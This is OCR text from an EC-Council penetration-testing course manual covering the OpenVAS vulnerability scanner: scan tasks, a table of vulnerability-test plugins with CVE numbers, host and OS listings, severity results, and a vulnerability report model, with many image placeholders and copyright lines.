


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


HTTP Statistics

- Powerful way to view **strings** sent to **HTTP**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Scan Tasks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


OpenVAS NVTs



Name	Family	Created	Modified	Version	CVE
EMC Data Domain Privilege Escalation Vulnerability	General	Tue May 16 2020	Tue May 16 2020	$Revision: 6133 $	CVE-2017-4983
EMC Isilon OneFS NFS Export Upgrade Vulnerability	General	Tue May 16 2020	Tue May 16 2020	$Revision: 6133 $	CVE-2017-4979
Apache Ambari Sensitive Data Exposure	Web application abuses	Tue May 16 2020	Tue May 16 2020	$Revision: 6135 $	CVE-2017-5655
Dolibarr ERP & CRM <= 4.0.4 Multiple Vulnerabilities	Web application abuses	Mon May 15 2020	Mon May 15 2020	$Revision: 6127 $	CVE-2017-7886 CVE-2017-7887 CVE-2017-7888 CVE-2017-7889
Apache Ambari XML injection vulnerability in Hive View	Web application abuses	Mon May 15 2020	Mon May 15 2020	$Revision: 6127 $	CVE-2017-5654
Roundcube Webmail Password Reset Vulnerability	Web application abuses	Mon May 15 2020	Mon May 15 2020	$Revision: 6126 $	CVE-2017-8114
MODX Revolution CMS Multiple Vulnerabilities	Web application abuses	Mon May 15 2020	Mon May 15 2020	$Revision: 6126 $	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS CVE



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS OS Listing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


OpenVAS Host Listing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Topology


- Shows the **network map** of the target machines that have been scanned



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Update

- Run `openvas-feed-update`




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Results


Severity Listing

Results (180 of 403)


Results by Severity Class (Total: 180)



Results vulnerability word cloud




Results by CVSS (Total: 180)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Reports



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Report Model

Following schematic describes the perfect model of a vulnerability report:




Figure L.60: Vulnerability assessment report model

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus Scan Results

